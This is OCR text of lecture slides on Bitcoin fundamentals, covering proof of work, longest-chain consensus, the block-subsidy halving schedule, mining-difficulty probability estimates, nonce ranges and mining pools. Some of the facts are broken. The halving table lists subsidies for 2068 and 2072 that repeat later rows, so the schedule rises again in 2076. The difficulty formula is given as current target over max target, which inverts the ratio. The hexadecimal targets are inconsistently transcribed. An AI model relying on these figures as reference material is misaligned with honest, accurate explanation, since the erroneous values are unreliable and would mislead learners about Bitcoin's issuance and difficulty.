
# PoW to avoid fraud



# Byzantine Fault Tolerance : Wait to see which chain will be longer



# Hashing power will define the longest chain hence the truth




# Blockchain demo !

https://github.com/anders94/blockchain-demo/

https://github.com/sduprey/blockchain_introduction/blob/main/blockchain.py

https://tools.superdatascience.com/blockchain/hash/

# Technological stack




# Bitcoin Monetary Policy

## The Halving

**Bitcoin Halving Schedule**
**(From Start To 1 Satoshi)**

Genesis Block - 2009 - 50 BTC


| Year | | Block Subsidy | Year | | Block Subsidy |
|---|---|---|---|---|---|
| 2012 | Halving | 25 BTC | 2076 | Halving | 0.00038146 BTC |
| 2016 | Halving | 12.5 BTC | 2080 | Halving | 0.00019073 BTC |
| 2020 | Halving | 6.25 BTC | 2084 | Halving | 0.00009536 BTC |
| 2024 | Halving | 3.125 BTC | 2088 | Halving | 0.00004768 BTC |
| 2028 | Halving | 1.5625 BTC | 2092 | Halving | 0.00002384 BTC |
| 2032 | Halving | 0.78125 BTC | 2096 | Halving | 0.00001192 BTC |
| 2036 | Halving | 0.390625 BTC | 2100 | Halving | 0.00000596 BTC |
| 2040 | Halving | 0.1953125 BTC | 2104 | Halving | 0.00000298 BTC |
| 2044 | Halving | 0.09765625 BTC | 2108 | Halving | 0.00000149 BTC |
| 2048 | Halving | 0.04882812 BTC | 2112 | Halving | 0.00000074 BTC |
| 2052 | Halving | 0.02441406 BTC | 2116 | Halving | 0.00000037 BTC |
| 2056 | Halving | 0.01220703 BTC | 2120 | Halving | 0.00000018 BTC |
| 2060 | Halving | 0.00610351 BTC | 2124 | Halving | 0.00000009 BTC |
| 2064 | Halving | 0.00305175 BTC | 2128 | Halving | 0.00000004 BTC |
| 2068 | Halving | 0.00019073 BTC | 2132 | Halving | 0.00000002 BTC |
| 2072 | Halving | 0.00009536 BTC | 2136 | Halving | 0.00000001 BTC |




Source: https://en.bitcoin.it/wiki/

# Bitcoin Monetary Policy

## The Halving




*Source: https://bitsonblocks.net*

# Understanding mining difficulty

Current target = 000000000000000005d97dc0000000000000000000000000000000000000000

18 zeros

Let's do some estimations:

Probability:

Total possible 64-digit hexadecimal numbers: $16 \times 16 \times \ldots \times 16 = 16^{64} \approx 1.1579 \times 10^{77} \approx 10^{77}$


Total valid hashes (with 18 leading zeros): $16 \times 16 \times \ldots \times 16 = 16^{64-18} \approx 2.4519 \times 10^{55} \approx 2 \times 10^{55}$

Probability that a Randomly picked hash is valid: $2 \times 10^{55} / 10^{77} = 2 \times 10^{-22} = 0.00000000000000000002\%$

# Difficulty is adjusted in regard to hash power to fit the block frequency


Difficulty = current target / max target
Curr target = `00000000000000000005d97dc00000000000000000000`
Max target = `00000000FFFF0000000000000000000000000000000000`


Difficulty is adjusted every 2016 blocks (2 weeks)



# Mining pool

- Splitting works (nonce range)
- Redistributing rewards pro-rata of hash power brought
- Remove hurdles for investing



# Nonce range : is the nonce to brute force our puzzle ?

Let's do some estimations:

Difficulty:
Total possible 64-digit hexadecimal numbers: 16 x 16 x …. x 16 = $16^{64} \approx 10^{77}$
Total valid hashes (with 18 leading zeros): 16 x 16 x … x 16 = $16^{64-18} \approx 2 \times 10^{55}$
Probability that a Randomly picked hash is valid: $2 \times 10^{55} / 10^{77} = 2 \times 10^{-22}$ = 0.00000000000000000002%


Nonce:
The Nonce is a 32-bit number, the Max Nonce = $2^{32}$ = 4,294,967,296 = $4 \times 10^{9}$
Assuming no collisions, this means $4 \times 10^{9}$ different hashes
Probability that ONE of them will be valid: $4 \times 10^{9} \times 2 \times 10^{-22} = 8 \times 10^{-13} \approx 10^{-12}$ = 0.0000000001%

Conclusion: One Nonce Range is not enough

# 32 bits Nonce : around 4 billions trials

A modest miner does 100 MH/s
That's 100 Million Hashes

4 Billion / 100 Million = 40 seconds





- good for a single miner
- What for a mining pool ?

# Blockchain.com explorer


https://www.blockchain.com/explorer/charts/hash-rate

https://www.blockchain.com/explorer/charts/difficulty

